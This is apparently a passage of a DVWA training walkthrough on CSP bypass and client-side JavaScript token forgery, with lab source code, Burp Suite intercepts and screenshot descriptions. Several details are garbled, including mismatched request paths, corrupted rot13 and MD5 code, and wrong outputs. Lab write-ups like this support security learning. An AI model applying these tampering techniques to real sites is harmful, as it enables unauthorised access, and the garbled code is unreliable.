


10.3 High Level Security


The page makes a JSONP call to source/jsonp.php passing the name of the function to callback to, you need to modify the jsonp.php script to change the callback function.

Steps:

1. Analyze the functionality of the target page.



2. Analyze the source code of the target page.




The screenshot shows a browser window titled "Unknown Vulnerability Source" with the URL "localhost/DVWA/vulnerabilities/csp/source/high.php". The page content is a PHP script. It includes a Content-Security-Policy header set to "script-src 'self';". It checks if the \$_POST['include'] parameter is set and if so, it includes the contents of the \$_POST['include'] variable into the body of the page. It also contains a form with a POST method that makes a call to "DVWA_WEB_PAGE_TO_ROOT .. '/vulnerabilities/csp/source/jsonp.php" to load some code. The page ends with a script tag pointing to "source/high.js".

```
<?php
$headerCSP = "Content-Security-Policy: script-src 'self';";
header($headerCSP);

?>
<?php
if (isset($_POST['include'])) {
    $page[ 'body' ] .= "
        " . $_POST['include'] . "
    ";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>The page makes a call to ' . DVWA_WEB_PAGE_TO_ROOT . '/vulnerabilities/csp/source/jsonp.php to load some code. Modify that page to run your own code.</p>
    <p>1+2+3+4+5<span id="answer"></span></p>
    <input type="button" id="solve" value="Solve the sum" />
</form>
<script src="source/high.js"></script>
';
```

3. Turn on burp suite to capture traffic.



4. Intercept the request.

The screenshot shows the Burp Suite interface with the "Intercept" tab selected. A single request is listed in the main pane:

```
HTTP/1.1 GET /vulnerabilities/sqli/medium/exploits/vuln.php?callback=eval
```

The "Request" pane displays the raw HTTP request message. The "Inspector" pane on the right shows the request attributes, user parameters, body parameters, cookies, and headers. The status bar at the bottom indicates "Request for http://localhost:80 [127.0.0.1]" and "0 highlights".


5. Add payload on request to exploit vulnerability.

The screenshot shows the Burp Suite interface with the "Forwarded" tab selected. The same request is listed in the main pane:

```
HTTP/1.1 GET /vulnerabilities/sqli/medium/exploits/vuln.php?callback=eval
```

The "Request" pane now shows a modified payload: "HTTP://www.google.com". The "Inspector" pane remains visible. The status bar at the bottom indicates "Request for http://localhost:80 [127.0.0.1]" and "0 highlights".

6. We successfully exploit vulnerability of the web page.



Mitigation:

This level is an update of the high level where the JSONP call has its callback function hardcoded and the CSP policy is locked down to only allow external scripts.

Sample code:

```
<?php

$headerCSP = "Content-Security-Policy: script-src 'self';";

header($headerCSP);

?>
<?php
if (isset($_POST['include'])) {
$page[ 'body' ] .= "
" . $_POST['include'] . "
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>Unlike the high level, this does a JSONP call but does not use a callback,
instead it hardcodes the function to call.</p><p>The CSP settings only allow
external JavaScript on the local server and no inline code.</p>
<p>1+2+3+4+5=<span id="answer"></span></p>
```

```
<input type="button" id="solve" value="Solve the sum" />
</form>
```

```
<script src="source/impossible.js"></script>
';
```

vulnerabilities for JS:

```
function clickButton() {
    var s = document.createElement("script");
    s.src = "source/jsonp_impossible.php";
    document.body.appendChild(s);
}

function solveSum(obj) {
    if ("answer" in obj) {
        document.getElementById("answer").innerHTML = obj['answer'];
    }
}

var solve_button = document.getElementById ("solve");

if (solve_button) {
    solve_button.addEventListener("click", function() {
        clickButton();
    });
}
```

11. JavaScript Vulnerability

The attacks in this section are designed to help you learn about how JavaScript is used in the browser and how it can be manipulated. The attacks could be carried out by just analysing network traffic, but that isn't the point and it would also probably be a lot harder.

11.1 Low Level Security

All the JavaScript is included in the page. Read the source and work out what function is being used to generate the token required to match with the phrase and then call the function manually.

Steps:

1. Analyze the functionality of the target page.

The screenshot shows a web browser window with the DVWA logo at the top. The main content area is titled "Vulnerability: JavaScript Attacks". It contains a form with a text input field labeled "Phrase" containing "ChangeMe" and a "Submit" button. Above the form, a message says "Submit the word 'success' to win.". To the left of the main content is a sidebar with a list of various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), and CSP Bypass. The "CSP Bypass" option is highlighted with a green background.

2. Analyze the source code of the target page.

The screenshot shows a web browser window with the URL "localhost/DVWA/vulnerabilities/source_low.php?id=jeremy&isSecurityLow". The title bar says "Dame Vulnerable Web Application (DVWA) :: Dame Vulnerable Web Application (DVWA) — Mozilla Firefox". The main content area is titled "JavaScript Source" and shows the file "vulnerabilities/javascript/source/low.php". The code is displayed in a monospaced font:

```
<?php
$page[ 'body' ] .= <<<EOF
<script>

/*
MD5 code from here
https://github.com/blueimp/JavaScript-MD5
*/

(function(n){"use strict";function t(n,t){var r=(655356n)+(655356t);return(n>>16)+(t>>16)+(r>>16)<<16|65535&r}function r(n,t){return n>>(n>>>32-t)}function e(n,e,o,u,c,f){return t(r(n,e,o,u,c,f))}

function rot13(str) {
    return str.replace(/\w{1}/g,function(c){return String.fromCharCode((c>>2790122)>>(c>>13)+c-26);});
}

function generate_token() {
    var phrase = document.getElementById("phrase").value;
    document.getElementById("token").value = md5(rot13(phrase));
}

generate_token();
</script>
EOF;
?>
```

3. Make payload for exploit vulnerability of web page.

The screenshot shows a Kali Linux desktop environment with a Firefox browser window open. The URL is <https://cryptii.com/encode/caesar-cipher>. The page displays a Caesar cipher encoder tool. On the left, under 'Plaintext', the word 'success' is entered. In the center, the 'SHIFT' value is set to 13. On the right, under 'Ciphertext', the output 'Thpprff' is shown. Below the tool, the text 'Caesar cipher: Encode and decode online' and a note about the method are visible. A sidebar on the right offers an 'Open in ciphereditor' option.

The screenshot shows a Kali Linux desktop environment with a Firefox browser window open. The URL is <https://10015.io/tools/md5-encrypt-decrypt>. The page displays an MD5 Encrypt/Decrypt tool. On the left, a sidebar lists various tools under 'TOOL CATEGORIES', including 'MD5 Encrypt/Decrypt'. In the main area, the 'Encrypter' tab is selected, showing the input 'Thpprff' and the resulting MD5 hash '38561812b435834ebf84ebcc2c6424d5'. Buttons for 'Encrypt', 'Reset', and 'Copy' are at the bottom. The top navigation bar includes links for 'File', 'Edit', 'View', 'VM', 'Help', and various Kali Linux tools.

4. Enter user input (Key= “success”).

The screenshot shows a Kali Linux VM interface with a browser window open to the DVWA 'JavaScript Attacks' page. The URL is `localhost/DVWA/vulnerabilities/javascript`. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), and XSS (Reflected). The main content area has a heading 'Vulnerability: JavaScript Attacks'. It displays a message: 'Submit the word "success" to win.' Below it, another message says 'You got the phrase wrong.' A text input field contains the word 'success' and a 'Submit' button. At the bottom, there's a 'More Information' section with links to external resources and a note: 'Module developed by Digininja.'


5. Intercept request for modification.

The screenshot shows the Burp Suite interface with the 'Project' tab selected. The 'Proxy' tab is active, showing an intercept session. A POST request is selected for inspection. The 'Request' pane shows the raw HTTP request:

```
POST /DVWA/vulnerabilities/javascript HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Origin: http://localhost
Referer: http://localhost/DVWA/vulnerabilities/javascript/
Cookie: PHPSESSID=f4d9b12726d4479fc2b3859746a7; security=low; theme=dark
PhishingID=1
X-CSRFToken=4f3e333a-ec4c-4a39-95c2-8359746a7
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded
```

The 'Inspector' pane on the right shows the request attributes, query parameters, body parameters, cookies, and headers. The status code is 200 OK and the length is 1031 bytes.

6. Change the token value with our payload.



7. We successfully exploit JS vulnerability of web page.



11.2 Medium Level Security

The JavaScript has been broken out into its own file and then minimized. You need to view the source for the included file and then work out what it is doing. Both Firefox and Chrome have a Pretty Print feature which attempts to reverse the compression and display code in a readable way.

Steps:

1. Analyze the functionality of the target page.

A screenshot of a web browser displaying the DVWA JavaScript Attacks page. The URL is `localhost/DVWA/vulnerabilities/javascript/`. The page title is "Vulnerability: JavaScript Attacks". It contains a challenge box with the instruction "Submit the word 'success' to win." and a text input field containing "ChangeMe" with a "Submit" button. Below the challenge is a "More Information" section with a list of links:

- <https://www.w3schools.com/js/>
- <https://www.youtube.com/watch?v=cs7EQdWQ5o0&index=17&list=WL>
- <https://ponyfoo.com/articles/es6-proxies-in-depth>

On the left, there is a sidebar menu with various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), and XSS (Deflected). A note at the bottom says "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

2. Analyze the source code of the target page.

A screenshot of Mozilla Firefox showing the source code of `medium.js`. The URL is `localhost/DVWA/vulnerabilities/javascript/view_source.php?http%2f%2fvulnerabilities%2fjavascript%2fsource%2fmedium.js`. The page title is "Mozilla Firefox - DVWA - Mozilla Firefox". The content area shows the following code:

```
<?php
$page[ 'body' ] .= '<script src="'. DVWA_WEB_PAGE_TO_ROOT . 'vulnerabilities/javascript/source/medium.js"></script>';
?>
```

Below this, another section titled "vulnerabilities/javascript/source/medium.js" shows:

```
function do_something(e){for(var t="",n=e.length-1;n>=0;n--)t+=e[n];return t}setTimeOut(function(){do_elsesomething("XX")},300);function do_elsesomething(e){document.get
```

At the bottom, there is a "Compare All Levels" button. A note at the bottom says "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

3. Deobfuscating the source code of the target page.

The screenshot shows a browser window titled "JavaScript Deobfuscator". The input section contains the following obfuscated JavaScript code:

```
1. value do_something(e+document.getElementById("phrase").value+"XX")
```

The output section shows the deobfuscated code:

```
1. function do_something(e) {
2.   for (var t = "", n = e.length - 1; n >= 0; n--) t += e[n];
3.   return t;
4. }
5. setTimeout(function () {
6.   do_something("XXX");
7. }, 300);
8. function do_elosomething(e) {
9.   document.getElementById("token").value = do_something(e + document..
10. },
11. 
```

4. Make some essential changes in request with help of dev tools.

The screenshot shows a browser window for the DVWA 'Vulnerability: JavaScript Attacks' page. The input field contains the phrase "success". The developer tools' Network tab is open, showing the request to the server. The "Phrase" field in the Network tab has been modified to "win".

A screenshot of a Kali Linux VM interface. The top window shows a Firefox browser with the URL `localhost/DVWA/vulnerabilities/javascript`. The page displays a challenge: "Submit the word 'success' to win." A user has entered "Phrase success" and clicked "Submit". Below the challenge is a "More Information" section with three links:

- http://www.w3schools.com/js/i_if.asp
- <https://www.youtube.com/watch?v=cs7EQdWQ5oU&t=17s>
- <https://enyoo.com/articles/test-proxies-in-depth>

The bottom part of the screenshot shows the Kali Linux terminal window with the command `do_something('XX')` and its output `< undefined`.

5. After sending request we successfully exploit JS vulnerabilities

A screenshot of a Kali Linux VM interface. The top window shows a Firefox browser with the URL `localhost/DVWA/vulnerabilities/javascript`. The page displays a challenge: "Submit the word 'success' to win." A user has entered "Phrase ChangeMe" and clicked "Submit". The response is "Win word!" Below the challenge is a "More Information" section with three links:

- http://www.w3schools.com/js/i_if.asp
- <https://www.youtube.com/watch?v=cs7EQdWQ5oU&t=17s>
- <https://enyoo.com/articles/test-proxies-in-depth>

The bottom part of the screenshot shows the Kali Linux terminal window with the command `do_something('XX')` and its output `>`.

11.3 High Level Security

The JavaScript has been obfuscated by at least one engine. You are going to need to step through the code to work out what is useful, what is garbage and what is needed to complete the mission.

Steps:

1. Analyze the functionality of the target page.

A screenshot of a Kali Linux VM in VMware Workstation. The browser window shows the DVWA (Damn Vulnerable Web Application) 'JavaScript Attacks' page. The URL is `localhost/DVWA/vulnerabilities/javascript/high/`. The main content area says 'Submit the word "success" to win.' with a 'Phrase' input field and a 'Submit' button. To the left is a sidebar with various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). Below the sidebar is a note: 'To direct input to this VM, move the mouse pointer inside or press Ctrl+G.'

2. Analyze the source code of the target page.


A screenshot of the DVWA 'JavaScript Source' page, showing the source code for `vulnerabilities/javascript/source/high.php`. The code includes a PHP block that appends a script tag to the body of the page, pointing to a file named `high.js`. The file content is shown below, containing obfuscated JavaScript. At the bottom of the page is a 'Compare All Levels' button. A note at the bottom of the browser window says: 'To direct input to this VM, move the mouse pointer inside or press Ctrl+G.'

```
<?php
$page[ 'body' ] .= '<script src="'. DVWA_WEB_PAGE_TO_ROOT . 'vulnerabilities/javascript/source/high.js"></script>';
?>
```


```
var a=['fromCharCode','toString','replace','BeJ','\x5c\n+','Lyg','SUR','(w() {\x273M\x283L\x27;q\x281L=\x273K\x203I\x203J\x280T\x27;q\x201R=1c\x202I==\x271n\x27;q\x28Y=1R?
```

Compare All Levels

